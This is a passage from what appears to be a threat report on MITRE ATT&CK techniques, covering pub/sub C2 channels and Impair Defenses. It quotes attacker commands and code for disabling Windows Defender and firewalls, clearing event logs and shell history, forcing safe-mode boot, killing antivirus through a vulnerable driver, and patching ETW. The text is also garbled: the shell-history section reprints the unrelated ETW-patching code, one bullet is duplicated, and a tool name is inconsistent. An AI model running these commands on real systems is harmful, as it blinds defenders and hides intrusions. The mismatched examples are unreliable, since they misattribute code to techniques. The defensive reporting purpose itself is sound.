use structured messages encoded in subdomains, where subdomain blocks are separated by periods. This approach enables the malware to mimic legitimate DNS activity, blending in with normal traffic while evading detection.

In another case identified in December 2024, researchers discovered that **GammaLoad** malware leverages sophisticated DNS-based techniques to obfuscate and maintain its C2 communication [57]. The malware employs DNS-over-HTTPS to resolve C2 infrastructure, ensuring encrypted and stealthy communication when traditional DNS resolution methods are blocked or fail. Additionally, it implements a DNS fast-fluxing technique, dynamically rotating DNS records for its C2 servers to evade tracking and disruption.

These methods enable the malware to maintain consistent and covert communication with its C2 infrastructure, bypassing conventional network security measures designed to detect and block malicious traffic.

#4.5. T1071.005 Publish/Subscribe Protocols

Publish/Subscribe Protocols are application layer messaging frameworks designed to facilitate communication between different components in a distributed system. These protocols, such as MQTT, XMPP, and AMQP, use a publish/subscribe model where messages are categorized into topics. A centralized message broker manages the flow of information, ensuring that publishers send messages to the correct topics and that subscribers receive only the messages relevant to the topics they are subscribed to.

Adversary Use of Publish/Subscribe Protocols

Adversaries exploit **publish/subscribe protocols** like MQTT, XMPP, and AMQP to establish covert communication channels with compromised systems. By embedding malicious commands or data into legitimate-looking protocol traffic, they leverage the centralized broker to route messages to their targets while evading detection. These protocols allow attackers to blend their activities with normal traffic, complicating efforts to distinguish malicious behavior. The asynchronous and scalable nature of these protocols further aids adversaries in maintaining persistent C2 operations across multiple systems, often bypassing traditional network monitoring and security controls.

For instance, reported in December 2024, **IOCONTROL** is a sophisticated malware targeting critical infrastructure, including IoT and OT devices like IP cameras, routers, PLCs, and HMIs [58]. It utilizes the **MQTT protocol** over port 8883 for encrypted C2 communications, embedding unique device IDs into MQTT credentials for precise control. Additionally, it employs **DNS over HTTPS** to resolve C2 domains, evading network traffic monitoring tools.

On the other hand, **WailingCrab** is a multi-component malware distributed via phishing emails with malicious attachments. *Since mid-2023*, its backdoor component has communicated with its C2 server using the **MQTT protocol** [59]. By leveraging a legitimate third-party broker, **broker.emqx.io**, WailingCrab conceals the true address of its C2 server, enhancing its stealth. This approach allows the malware's C2 communications to blend with legitimate IoT traffic, complicating detection efforts. These cases illustrate how threat actors exploit publish/subscribe protocols to establish covert and resilient C2 channels, often integrating seamlessly with legitimate network traffic to evade detection.

#5

T1562 Impair Defenses

Tactics

Defense Evasion

Prevalence

23%

Malware Samples

240,985

Adversaries utilize the Impair Defenses techniques to disrupt security controls, enabling them to operate undetected and uninterrupted for a longer period of time. This method involves impairing preventive security controls, detection capabilities, and other mechanisms that assist in preventing and detecting malicious actions.

In the Red Report 2025, the T1562 Impair Defenses technique has made the Top Ten List as the fifth most prevalent MITRE ATT&CK technique.



BLINDING THE WATCHDOGS

What Are Defensive Security Controls?

Adversaries deliberately compromise or disrupt defensive mechanisms that organizations rely on to protect their environment to execute their malicious actions without being interrupted or detected. As a defense evasion technique, T1562 Impair Defenses was the most prevalent technique employed in malware campaigns in 2025.

In the Impair Defenses technique, adversaries typically exploit weaknesses and vulnerabilities within the victims' infrastructure to undermine their defense designed to prevent unauthorized access, detection, and response. Adversaries meticulously enumerate the target system to identify vulnerabilities, ranging from unpatched software to misconfigurations. Since security appliances are also not immune to exploitation, adversaries disable or manipulate them to create a blindspot in an organization's defenses. This technique poses a significant challenge for defenders, as compromised security tools can inadvertently aid adversaries in concealing their activities and evading detection.

Adversaries use the Impair Defenses technique to compromise different defensive controls, such as preventive defenses, detective capabilities, and supporting mechanisms.

1. Preventative Defenses

Preventative security controls are designed to proactively prevent or minimize the impact of potential threats. These controls aim to create barriers and enforce security measures to prevent unauthorized access, mitigate risks, and maintain integrity and confidentiality. Some key preventative defensive controls include firewalls, Intrusion Prevention Systems (IPSs), Antivirus and Anti-Malware Software, and Web Application Firewalls (WAFs). Adversaries employ the T1562 Impair Defenses technique to dismantle or neutralize preventative security controls, enabling them to navigate, persist, and achieve their objectives within target environments.

2. Detection Capabilities

Organizations deploy security controls with detection capabilities to focus on the identification and response to security incidents. Unlike preventative controls, which aim to stop security incidents before they occur, detective controls are designed to detect and alert organizations to the presence of security threats or breaches, allowing for a timely response and mitigation. Some of the common detective security controls include Security Information and Event Management (SIEM), Intrusion Detection Systems (IDSs), and Endpoint Detection and Response (EDRs). Adversaries employ the T1562 Impair Defenses technique to compromise detective security controls and disrupt the incident response processes.

3. Supportive Mechanisms

Supportive mechanisms refer to additional tools, technologies, or processes that complement and reinforce the effectiveness of various security controls. These mechanisms work in tandem with preventive, detective, and other defensive controls to enhance an organization's overall security posture. Some of the well-known supportive mechanisms are:

- **Logging systems:** Windows Event Logs, Syslog, PowerShell PSReadLine, Linux's `bash_history`, AWS CloudWatch, AWS CloudTrail, Azure Activity Log, GCP Audit Logs, etc.
- **Auditing tools:** Linux `auditd`, Microsoft SQL Server Audit, etc.

Adversaries degrade or block the effectiveness of supportive mechanisms with the T1562 Impair Defenses technique to weaken the target's defenses, making it easier for them to achieve their objectives without detection or effective response.

Adversary Use of Impair Defenses

After gaining initial access, adversaries aim to execute their malicious action without restrictions and stay hidden as long as possible. Also, they aim to remove any trace of compromise to disrupt incident response and malware analysis efforts. To achieve this goal, adversaries use various methods to impair preventive controls, detection capabilities, and supportive mechanisms that enable organizations to maintain their security posture. Impair Defenses technique can be implemented at multiple stages of the attack campaign for various purposes.

For example, adversaries may disable Windows Defender prior to executing malicious commands. By disabling Windows Defender, adversaries increase the likelihood of successfully executing their malicious payloads on the targeted system. Then, they may tamper with firewall configurations to evade detection and establish communication channels with their C2 server. To remove any traces of compromise, adversaries may delete Windows Event Logs and limit the victim's ability to analyze the attack.

Since organizations have a comprehensive list of security controls to defend themselves, there are numerous attack vectors against these controls utilized by adversaries.

#5

Sub-techniques of Impair Defenses

There are 11 sub-techniques under the Impair Defenses technique in ATT&CK v16:

ID	Name
T1562.001	Disable or Modify Tools
T1562.002	Disable Windows Event Logging
T1562.003	Impair Command History Logging
T1562.004	Disable or Modify System Firewall
T1562.006	Indicator Blocking
T1562.007	Disable or Modify Cloud Firewall
T1562.008	Disable or Modify Cloud Logs
T1562.009	Safe Mode Boot
T1562.010	Downgrade Attack
T1562.011	Spoof Security Alerting
T1562.012	Disable or Modify Linux Audit System

Each of these sub-techniques will be explained in the next sections.



BLINDING THE WATCHDOGS

#5.1. T1562.001 Disable or Modify Tools

Security tools and utilities refer to applications designed to improve and maintain the security posture of a computer system, network, or infrastructure. While modern operating systems have many security tools as default, organizations often employ additional security tools to prevent, detect, respond to, and mitigate various cyber threats.

Adversaries disable or modify these tools within a compromised environment to hinder or neutralize defensive mechanisms. By targeting security tools, adversaries seek to operate undetected, manipulate the security landscape, and increase the likelihood of successful cyber operations.

Adversary Use of Disable or Modify Tools

Adversaries seek to disable built-in and 3rd party security tools to execute malicious action undetected and unrestricted. In this section, we will examine procedure samples used against common security tools.

1. Disabling Windows Defender & AMSI

Windows Defender is a built-in security feature developed by Microsoft for Windows operating systems. The primary purpose of Windows Defender is to protect computers and devices running Windows from a wide range of security threats, including viruses, malware, spyware, and other malicious software. Since it is in the default configuration of many Windows systems, adversaries developed novel methods to disable the Windows Defender.

In May 2024, **INC** ransomware was reported to exploit a native Windows utility called SystemSettingsAdminFlows.exe and disable Windows Defender [64]. The commands below are used to change registry keys related to Windows Defender via a compromised user account.

```
SystemSettingsAdminFlows.exe Defender DisableEnhancedNotifications 1
SystemSettingsAdminFlows.exe Defender SubmitSamplesConsent 0
SystemSettingsAdminFlows.exe Defender SpynetReporting 0
SystemSettingsAdminFlows.exe Defender RTP 1
```

The result of these malicious actions can be tracked using Windows EID 5007. An example log is given below.

```
Windows Defender Antivirus Configuration has changed. If this is an
unexpected event, you should review the settings, as this may be the result
of malware.
```

```
Old value: HKLM\SOFTWARE\Microsoft\Windows Defender\SpyNet\SpyNetReporting
= 0x2
New value: HKLM\SOFTWARE\Microsoft\Windows Defender\SpyNet\SpyNetReporting
= 0x0
```

In another case, **WhisperGate** destructive malware added its path to Windows Defender's exclusion list using the command below [65]. This method allows adversaries to remove their malicious folders from scheduled scans, on-demand scans, and always-on, real-time protection and monitoring.

```
powershell Set-MpPreference -ExclusionPath C:\Temp
```

The exclusion list can be viewed under **HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions** registry hive [122].

Adversaries also utilize publicly available scripts to disable Windows Defender and Smartscreen. In March 2024, **BlackCat** ransomware group was reported to use a tool called [ToggleDefender](#) that leaves compromised systems to further exploitation [60].

Antimalware Scan Interface (AMSI) is another Microsoft technology designed to enhance the interaction between applications and antimalware products installed on a Windows system. AMSI was introduced with Windows 10, and it provides a standardized interface that enables software developers to request scans of content for potential malicious activity. AMSI allows applications to leverage the capabilities of installed antimalware engines, contributing to a more robust defense against various forms of malware. Adversaries disable AMSI to circumvent its advanced threat detection capabilities, allowing them to operate stealthily, execute malicious code, and maintain persistence within the compromised system.

In September 2024, adversaries were observed to use the following PowerShell script called **amsi_patch.ps1** to disable AMSI. After disabling AMSI, threat actors deploy the **K4Spreader** malware, **Tsunami backdoor**, and **XMRig cryptominer** [66].

2. Disabling Antivirus Software

Organizations use antivirus software as a fundamental component of their cybersecurity strategy to mitigate the risks associated with cyber threats. As a foundational layer of defense, they are used to fortify the organization's security posture alongside other security measures. Adversaries seek to disable antivirus as a strategic maneuver to circumvent detection, execute sophisticated attacks, maintain persistence, and achieve their specific malicious goals within targeted environments.

In January 2024, **Kasseika** ransomware was reported to use known vulnerable drivers to leverage the **Bring Your Own Vulnerable Driver** (BYOVD) technique [123]. This technique allows adversaries to disable antivirus software using a signed driver called **viragt64.sys**. Once the adversaries gain access to the target, they deploy their malware and the vulnerable driver. Then, they scan for and terminate antivirus software in the compromised system using the commands below.

```
//Loading viragt64.sys
FileW = CreateFileW(L"\\\\.\\Viragtlt", 0xC0000000, 0, 0i64, 3u, 0x80u,
0i64,);
//Scanning active process in the compromised system
if(DeviceIoControl(FileW, 0x82730030, v12, v11 + 1, OutBuffer, 0x64u,
BytesReturned, 0i64) )
    v1 = 1;
//Terminating antivirus software
if(ZwOpenProcess(&ProcessHandle, 0x1F0FFFu, &ObjectAttributes, &ClientId)
>= 0 )
    ZwTerminateProcess (ProcessHandle, 99);
```

3. Disabling Endpoint Detection and Response (EDR)

Endpoint Detection and Response (EDR) solutions continuously monitor and analyze endpoint activities in real time, collecting vast amounts of data related to processes, network connections, file interactions, and user behaviors. They are designed to detect and respond to cybersecurity incidents at the endpoint level, addressing threats that may have bypassed traditional security measures. Similar to other security tools, adversaries aim to disable EDRs to evade detection and execute their malicious actions with a reduced risk of being discovered.

In September 2024, **RansomHub** ransomware was reported to use a tool called **EDRKillShifter** to disable EDR and antivirus software [67]. EDRKillShifter works as a loader malware and provides a delivery mechanism for a legitimate yet vulnerable driver. When executed, EDRShiftKiller deploys known vulnerable drivers **RentDrv2** and **ThreatFireMonitor** and kills EDR tools [68].

#5.2. T1562.002 Disable Windows Event Logging

Windows Event Logging is a centralized mechanism for recording system and application events in the Windows operating system. Windows event logs record the operating system, application, security, setup, hardware, and user events that are used by the administrators to diagnose system problems and are used by security tools and analysts to analyze security issues.

Logged Windows events, such as application installations, login attempts, elevated privileges, and created processes, are great sources for detecting anomalies that may indicate cyber attacks.

Adversary Use of Disable Windows Event Logging

Adversaries recognize the significance of event logs in leaving traces of their activities, which can be leveraged by administrators and security professionals to detect and respond to security incidents. Adversaries subvert the fundamental logging mechanism to decrease collected logs for security audits and, accordingly, the detection rate.

By stopping or disabling the Windows Event Log service, adversaries can effectively halt the logging process, preventing critical information about their activities from being recorded. This covert action is particularly dangerous as it allows adversaries to operate within a system's environment with reduced visibility, making it challenging for defenders to identify and thwart their malicious actions.

Adversaries may target system-wide logging or logging for particular applications.

```
//Command shell example for stopping system-wide logging
sc config eventlog start=disabled
//PowerShell example for stopping system-wide logging
Stop-Service -Name EventLog
```

In May 2024, **GhostEngine** cryptominer malware was reported to use the Windows Events Command Line Utility "wevtutil.exe" to delete certain types of Windows Event logs [124].

```
wevtutil.exe cl Microsoft-Windows-AppModel-Runtime/Operation
wevtutil.exe cl Microsoft-Windows-Diagnostics-Performance
wevtutil.exe cl "Forwarded Events"
wevtutil.exe cl System
wevtutil.exe cl Security
```

In some cases, adversaries may disrupt certain logging functions to suppress or alter logs. **Mallox** ransomware uses the **EtwEventWrite Patching** technique to disable the generation of logging events, leaving gaps in telemetry and blinding security teams to potentially malicious actions [69].

```
IntPtr intPtr = WrapperClientManager.LoadLibrary("ntdll.dll");
if (intPtr == IntPtr.Zero)
{
    throw new Exception();
}
IntPtr procAddress = WrapperClientManager.GetProcAddress(intPtr,
"EtwEventWrite");
if (procAddress == IntPtr.Zero)
{
    throw new Exception();
}
byte[] array = this.IncludeAttribute();
if (array == null)
{
    throw new Exception();
}
uint num;
if (!ProcessorContextCandidate.m_Writer(procAddress, array.Length, 64U, out
num))
```

Another technique involves modifying the Windows Registry, a central repository of system settings and configurations. Adversaries may manipulate specific Registry entries associated with event logging, thereby disabling or altering the default logging behavior. This method provides them with a stealthy means to erase their digital footprints and evade the watchful eyes of security measures relying on event logs for anomaly detection.

Moreover, adversaries may deploy more sophisticated tactics, such as leveraging privileges to modify Group Policy settings related to event logging. Group Policy is a powerful tool in Windows environments, allowing administrators to define and enforce security policies across a network. Adversaries seeking to cover their tracks may exploit vulnerabilities or employ privilege escalation techniques to modify Group Policy settings, effectively suppressing the generation of crucial event log entries.

#5.3. T1562.003 Impair Command History Logging

Command history logging refers to the practice of recording and storing a chronological record of commands executed in a computer system or software environment. This feature is commonly found in command-line interfaces, where users interact with a system by entering text-based commands. Command history logging provides users with a convenient and efficient way to review and recall previously executed commands.

By maintaining a log of commands, users can track their activities, understand the sequence of operations, and reproduce specific actions when needed.

Adversary Use of Impair Command History Logging

Adversaries manipulate or disable the logging mechanisms that record user commands, effectively erasing the digital footprint of malicious actions. By tampering with or impairing command history logging, adversaries can hide their tracks, making it challenging for system administrators and security analysts to analyze the sequence of events, identify the nature of the incident, and respond promptly. This technique can be used against Windows, Linux, and macOS operating systems.

In a Windows environment, PowerShell stores the user's command history in a file within the user's profile directory. Adversaries tamper with the `ConsoleHost_history.txt` using the commands below.

```
Set-Content -Path (Get-PSReadlineOption).HistorySavePath -Value
```

In Linux and macOS, command history is saved to the file specified by the environment variable `HISTFILE`. Upon logout, it is flushed to the `.bash_history` file in the user's home directory. Adversaries often manipulate `HISTFILE` to disrupt history logging. Clearing `HISTFILE` or setting its size to zero prevents command history logs from being created.

```
//Clearing the HISTFILE variable
unset HISTFILE
//Setting the command history size to zero
export HISTFILESIZE=0
```

In July 2024, **SeleniumGreed** attack campaign was reported to exploit Selenium Grid services and deploy **XMRig miner** [61]. In this attack campaign adversaries disabled command logging for interactive shell sessions by setting the `HISTFILE` environment variable to `/dev/null`.

Adversaries may also exploit the `HISTCONTROL` variable to manipulate command history logging. `HISTCONTROL` is a bash variable that controls how commands are saved on the history log. It includes a colon-separated list of values, which are:

- **IgnoreSpace:** In the history list, lines starting with a space character are not saved.
- **Ignoredups:** Lines matching the previous history entry are not saved.
- **Ignoreboth:** Shorthand for 'ignoreSpace' and 'ignoredups.'
- **Erasedups:** All previous lines matching the current line are deleted from the history list.

In another **XMRig** cryptominer campaign, adversaries were observed to exploit the built-in `shopt` (shell options) command, `HISTFILE`, `HISTCONTROL`, and `HISTSIZE` variables [62]. The commands below prevent additional shell commands from the attacker's session from being appended to the history file.

```
IntPtr intPtr = WrapperClientManager.LoadLibrary("ntdll.dll");
if (intPtr == IntPtr.Zero)
{
    throw new Exception();
}
IntPtr procAddress = WrapperClientManager.GetProcAddress(intPtr,
"EtwEventWrite");
if (procAddress == IntPtr.Zero)
{
    throw new Exception();
}
byte[] array = this.IncludeAttribute();
if (array == null)
{
    throw new Exception();
}
uint num;
if (!ProcessorContextCandidate.m_Writer(procAddress, array.Length, 64U, out
num))
```


#5.4. T1562.004 Disable or Modify System Firewall

A system firewall acts as a barrier between a computer or network of computers and external threats. It functions as a protective barrier, monitoring and controlling incoming and outgoing network traffic based on predetermined security rules. The primary purpose of a system firewall is to prevent unauthorized access to or from a private network, ensuring that only legitimate and authorized communication is allowed.

The firewall inspects data packets traveling across the network and determines whether they meet the specified criteria outlined in the security rules.

Adversary Use of Disable or Modify System Firewall

Firewalls are designed to monitor and control incoming and outgoing network traffic based on predetermined security rules, and by disabling or modifying its settings, adversaries can facilitate the movement of malicious traffic and data exfiltration, maintain control of a compromised system, and enable the lateral spread of malware or an attack within a network [125].

Adversaries often use native operating system commands or configuration interfaces to alter rules in the firewall, directly turn the firewall off, or change its settings in a way that weakens the protective measures. On Linux systems, adversaries could use 'iptables' or other command-line utilities to modify the firewall rule set or stop the firewall service entirely. In an **XMRig** cryptominer campaign targeting Docker and Kubernetes systems, adversaries used the commands below to disable compromised firewalls [126].

```
iptables -F
systemctl stop firewalld
systemctl disable firewalld
service iptables stop
```

On a Windows system, an attacker could use the 'netsh' command-line utility to modify the firewall configuration or directly interact with the Windows Firewall through the Control Panel. For example, **Phobos** ransomware uses the command below to bypass organizational network defense protocols [70].

```
netsh firewall set opmode mode=disable
```

In some cases, adversaries insert specific rules that allow traffic to and from attacker-controlled domains or IP addresses, while in other situations, they may attempt to disable logging or alert generation, which would normally be used to detect and investigate malicious activity.

One of the subtle ways that adversaries modify a firewall is by adding seemingly benign exceptions that can be exploited. These could be rules that allow traffic over certain ports that the attacker knows they can use to communicate with malware or command-and-control servers. From a defender's perspective, these changes might not immediately signal a red flag because the ports could be used for legitimate services as well. In the example below, **BPFDoor** malware adds rules [71]:

- to allow traffic from the attacker's IP
- to redirect malicious traffic to a different port to intercept the data before it reaches to its intended destination
- to remove previous rules added by the attacker.

```
iptables -I INPUT -p tcp -s [threat actor IP] -j ACCEPT
iptables -t nat -A PREROUTING -p tcp -s [threat actor IP] -dport
[destination port] -j REDIRECT --to-ports [random port]
iptables -t nat -D PREROUTING -p tcp -s [threat actor IP] -dport
[destination port] -j REDIRECT --to-ports [random port]
iptables -D INPUT -p tcp -s [threat actor IP] -j ACCEPT
```

#5.5. T1562.006 Indicator Blocking

Indicators are traces or signs that can be analyzed to detect and identify malicious activities within a computer network or system. System administrators and security professionals use them to recognize potential threats and respond promptly. Network traffic anomalies, file and memory artifacts, registry modifications, and endpoint anomalies are common indicators used by security operations to monitor an organization's IT infrastructure.

Adversary Use of Indicator Blocking

Adversaries obscure or obstruct various indicators that security professionals typically rely on to identify and respond to potential threats. This action allows them to remain undetected for as long as possible to maximize their access to the target network. The Indicator Blocking technique allows adversaries to disrupt security controls without disabling them. In Windows systems, adversaries use the following methods for indicator blocking:

- **Redirecting host-based sensors:** Adversaries redirect the Windows Software Trace Preprocessor (WPP) logs to stdout.

```
wevtutil.exe enum-logs > "C:\ProgramData\EventLog.txt"
```

- **Redirecting host-based sensors:** Adversaries redirect the Windows Software Trace Preprocessor (WPP) logs to stdout.

```
wevtutil.exe enum-logs > "C:\ProgramData\EventLog.txt"
```

Another way to hinder security controls is to hook system functions to prevent users from viewing malicious artifacts, processes, and socket activities. In May 2024, **Ebury** rootkit was reported to use this technique in **Operation Windigo** for defense evasion and persistence [72].

Adversaries used modified symbolic links and hooked `readdir`, `realpath`, `readlink`, and their variant functions to their malicious `libkeyutils.so` appear to be pointing to the legitimate file. They also hooked `stat`, `open`, and their variant functions to hide the malicious file and users can only view the legitimate `libkeyutils.so` file.

In the example below, **Ebury** rootkit is tempering with library files [71]:

```
Before Ebury rootkit takes effect
ls -la /lib/x86_64-linux-gnu/ | grep -F libkeyutils
libkeyutils.so.1 → libkeyutils.so.1.10.2
libkeyutils.so.1.10
libkeyutils.so.1.10.2

After Ebury rootkit takes effect
ls -la /lib/x86_64-linux-gnu/ | grep -F libkeyutils
libkeyutils.so.1 → libkeyutils.so.1.10
libkeyutils.so.1.10
```

Let's explain the code.

Before the Ebury rootkit is active, the command `ls -la /lib/x86_64-linux-gnu/ | grep -F libkeyutils` lists the contents of the `/lib/x86_64-linux-gnu/` directory and filters for entries related to `libkeyutils`. The output shows three versions of the library:

- `libkeyutils.so.1`,
- `libkeyutils.so.1.10`,
- and `libkeyutils.so.1.10.2`,

with `libkeyutils.so.1` linked to `libkeyutils.so.1.10.2`.

After the rootkit takes effect, the same command reveals that `libkeyutils.so.1` is now linked to `libkeyutils.so.1.10`, and the `libkeyutils.so.1.10.2` version is no longer listed.

This indicates the rootkit is tampering with library files to modify or conceal system behavior, likely for malicious purposes.

#5.6. T1562.007 Disable or Modify Cloud Firewall

Cloud firewalls are designed to safeguard digital assets and data hosted in cloud environments. It controls and monitors incoming and outgoing network traffic, acting as a barrier between a trusted internal network and external, potentially untrusted networks, such as the Internet. Cloud firewalls operate based on predefined rules and policies, allowing or blocking specific types of traffic based on criteria such as IP addresses, protocols, and port numbers.

Adversary Use of Disable or Modify Cloud Firewall

In cloud environments, organizations often implement restrictive security groups and firewall rules to control and secure network traffic. These rules are designed to permit only authorized communication from trusted IP addresses through specified ports and protocols. However, adversaries alter these configurations to potentially open a gateway for unauthorized access and malicious activities within the victim's cloud environment using the Disable or Modify Cloud Firewall technique. This technique can have severe consequences, ranging from data breaches to the compromise of critical infrastructure and services hosted in the cloud.

Adversaries often employ this technique by manipulating the existing firewall rules. For instance, they use scripts or utilities capable of dynamically creating new ingress rules within the established security groups. These rules could be crafted to allow any TCP/IP connectivity, essentially removing the previously imposed restrictions and creating a vulnerability that enables unimpeded access. In the Capital One data breach, adversaries exploited a misconfigured web application firewall (WAF) to gain unauthorized access to sensitive customer data stored in the cloud. By modifying firewall configurations, the adversary successfully bypassed security measures, emphasizing the critical importance of robust firewall management in cloud security.

Moreover, the technique facilitates lateral movement within the cloud environment. By disabling or modifying firewall rules, adversaries can move laterally across systems and servers, potentially escalating their privileges and expanding their foothold within the compromised infrastructure.

Adversaries can leverage the altered firewall configurations to create covert channels for communication between compromised systems and external servers under their control. This enables them to maintain a persistent presence, execute commands, and receive instructions without detection. In a crypto miner attack, adversaries were able to compromise a Google Cloud App Engine Service account and change the cloud firewall configuration to allow any traffic prior to deploying hundreds of VM for crypto mining [127].

```
"request": {
  "@type": "type.googleapis.com/compute.firewalls.insert",
  "alloweds": [{
    "IPProtocol": "tcp"
  }, {
    "IPProtocol": "udp"
  }],
  "direction": "EGRESS",
  "name": "default-allow-out",
  "network":
"https://compute.googleapis.com/compute/v1/projects/XXXXXXX/global/networks/default",
  "priority": "0"}
```

The provided code demonstrates how adversaries can exploit cloud firewall configurations to enable unauthorized access or facilitate malicious activities. Cloud environments typically enforce restrictive security groups and firewall rules to manage network traffic and ensure only authorized communication is allowed. However, adversaries manipulate these configurations to bypass restrictions. The JSON code represents an API request to insert a new firewall rule in Google Cloud. This rule allows all outgoing traffic using both TCP and UDP protocols, specified under the "alloweds" field. By setting the direction to "EGRESS", the rule permits unrestricted outgoing traffic, potentially enabling data exfiltration or covert communication with external servers. The "priority": "0" field ensures this rule takes precedence, making it highly impactful.

This technique is often used by adversaries to disable or modify security measures, creating vulnerabilities in the cloud environment.

#5.7. T1562.008 Disable or Modify Cloud Logs

Cloud logs refer to the records or entries generated by various applications, services, and systems within a cloud computing environment. These logs capture important information about events, activities, and performance metrics, offering details on what transpires within the cloud infrastructure. Cloud logs serve as a valuable resource for administrators, developers, and security personnel to gain insights into the behavior and health of their cloud-based systems.

Cloud logs can encompass a wide range of data, including error messages, user actions, system events, and resource utilization metrics. Cloud logs are often stored centrally in a dedicated logging service or platform, making it easier to aggregate and analyze data from multiple sources. Common logging services in cloud environments include AWS CloudWatch Logs, Google Cloud Logging, and Azure Monitor Logs.

Adversary Use of Disable or Modify Cloud Logs

Cloud environments typically offer robust logging capabilities to help organizations monitor and analyze activities within their infrastructure. However, these logging mechanisms are also potential targets for adversaries. Adversaries employ the Disable or Modify Cloud Logs technique to manipulate and evade detection within cloud computing environments. This method involves tampering or suppression of log entries to undermine detection and incident response efforts.

In Amazon Web Services (AWS), an adversary could undermine the integrity of the monitoring process by **disabling CloudWatch** or **CloudTrail**. These services are vital for capturing API calls, resource changes, and user activity. By disabling these integrations, adversaries ensure their subsequent actions are not recorded. Furthermore, adversaries may alter CloudTrail settings to stop the delivery of logs to a centralized S3 bucket, or they could delete or modify the logs directly if they have managed to gain the necessary access. Altering log integrity can be as subtle as changing the CloudTrail log file validation feature. By disabling this feature, adversaries can manipulate log files without detection. Similarly, turning off the encryption of log files or disabling multi-region logging might allow an adversary to focus their disruptions on a single region while activities in other regions remain unmonitored.

Moreover, disabling or modifying cloud logs extends beyond infrastructure and into cloud-based applications and services. For instance, in Microsoft's Office 365, adversaries can disable or circumvent logging for specific users. By using the **Set-MailboxAuditBypassAssociation** cmdlet, they can set a mailbox to bypass audit logging, essentially making activities performed by that user invisible to the default logging mechanism.

#5.8. T1562.009 Safe Mode Boot

Safe Mode Boot is a diagnostic startup mode in operating systems like Windows, macOS, and some Linux distributions. When booted in Safe Mode, only essential system files and drivers for basic functionality are loaded. It helps troubleshoot and resolve operating system issues by isolating the system from potential problematic elements.

Adversary Use of Safe Mode Boot

Safe Mode Boot, a diagnostic tool for troubleshooting operating system issues, has been repurposed by adversaries to evade detection, manipulate system settings, and conduct malicious activities. By booting in Safe Mode, adversaries limit the system to essential drivers and services, bypassing many security measures. This environment reduces active defenses, allowing malicious actions to proceed unnoticed.

Exploiting Safe Mode enables adversaries to evade antivirus detection and other real-time threat management tools, which are often inactive in this state. This creates an opportunity to execute malicious code or deploy malware without interference. Additionally, Safe Mode allows adversaries to alter system configurations and disable security features such as firewalls and antivirus programs, facilitating further compromise and preparation for subsequent attacks. In March 2024, **RA World ransomware** was reported to enable Safe Mode with Networking by creating a service that adds registry keys for Safe Mode [73].

```
sc create <service_name> binpath= <path_to_executable> start= auto
displayname= <service_display_name>
reg add
"HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\<service_name>" /t REG_SZ /d Service /f
```

Additionally, adversaries configure Boot Configuration Data (BCD) to enable Safe Mode with Networking and restart the compromised system.

```
bcdedit /set {default} safeboot Network
shutdown -r -f -t 00
```

#5.9. T1562.010 Downgrade Attack

In a downgrade attack, adversaries convince the target system to adopt a weaker security protocol or algorithm than the one they are capable of using. Adversaries typically abuse the system's backward compatibility to force them to use an outdated or vulnerable version.

Adversary Use of Downgrade Attack

Using the Downgrade Attack technique, adversaries circumvent updated security controls and force the system into less secure modes of operation. A prime target for such manipulation includes features like Command and Scripting Interpreters, as well as network protocols, which, when downgraded, open avenues for **Man-in-the-Middle (MitM)** attacks or **Network Sniffing**.

In the scenario involving Command and Scripting Interpreters, adversaries choose to operate using less-secure versions of interpreters, such as PowerShell. PowerShell versions 5 and above incorporate advanced security features like **Script Block Logging (SBL)**, which records executed script content.

However, savvy adversaries may attempt to execute a previous version of PowerShell that lacks support for SBL. This method not only enables them to evade detection but also allows them to impair defenses while executing malicious scripts that would have otherwise been flagged and prevented by the more advanced security controls.

In the context of network protocols, adversaries often downgrade encrypted connections to unsecured counterparts, exposing network data in clear text. For example, they might target the transition from an encrypted HTTPS connection to an unsecured HTTP connection. In doing so, adversaries compromise the confidentiality and integrity of the data in transit.

This downgrade facilitates Network Sniffing, enabling the malicious actor to intercept and analyze sensitive information flowing through the network. By manipulating the security posture of network protocols, adversaries exploit the system's compatibility with less secure options to undermine the inherent protections offered by encryption.

For instance, the CVE-2023-48795 vulnerability allows adversaries to launch a prefix truncation attack against SSH protocol. This attack is called the Terrapin Attack and leads to a security downgrade for SSHv2 connections during extension negotiation, causing a MitM attack [128].

One notable case involves the exploitation of vulnerabilities in the Secure Sockets Layer (SSL) and its successor, Transport Layer Security (TLS). Adversaries leverage weaknesses in these protocols to force a downgrade from more secure versions to older, less secure ones, making it easier to launch attacks such as the well-known **POODLE** (Padding Oracle On Downgraded Legacy Encryption) attack.

In the POODLE attack, adversaries exploit the SSL/TLS downgrade to perform a padding oracle attack, compromising the confidentiality of encrypted data.

Furthermore, the exploitation of less secure versions of network protocols is evident in the manipulation of Wi-Fi protocols. Adversaries downgrade a Wi-Fi connection from the more secure WPA3 (Wi-Fi Protected Access 3) to the less secure WPA2 (Wi-Fi Protected Access 2) or even WEP (Wired Equivalent Privacy). This not only exposes the network to potential unauthorized access but also allows adversaries to exploit known vulnerabilities associated with the downgraded protocol, such as the susceptibility of WEP to key-cracking attacks.

For example, the **Dragonblood vulnerability** found in the WPA3 protocol allows adversaries to run an offline dictionary attack by sending a downgrade-to-WPA2 request during the 4-way-handshake [129].

In August 2024, CISA reported that the Iranian APT group **Fox Kitten** lowered PowerShell policies to a less secure level to run malicious commands in compromised systems [63].

#5.10. T1562.011 Spoof Security Alerting

Security alerts are an integral part of security operations, and they are crucial for identifying and responding to potential threats. Knowing their importance, adversaries attempt to exploit this system by generating fake alerts that mimic legitimate security warnings. Adversaries create deceptive or misleading security alerts with the intention of tricking individuals or organizations into taking unnecessary or harmful actions.

This technique is called **Spoof Security Alerting**, and these spoofed security alerts often imitate the appearance and language of authentic notifications to appear convincing. The goal is to deceive recipients into believing that their systems or data are at risk, prompting them to take actions that may compromise their security. Such actions could include clicking on malicious links, providing sensitive information, or downloading harmful files.

Adversary Use of Spoof Security Alerting

Using the **Spoof Security Alerting** technique, adversaries manipulate security alerts generated by defensive tools to mislead defenders and hinder their awareness of malicious activities. These defensive tools play a crucial role in providing information about potential security events, the operational status of security software, and the overall health of the system. By spoofing these security alerts, adversaries aim to present false evidence, hiding any indicators of compromise and impairing the defenders' ability to detect and respond to genuine security incidents.

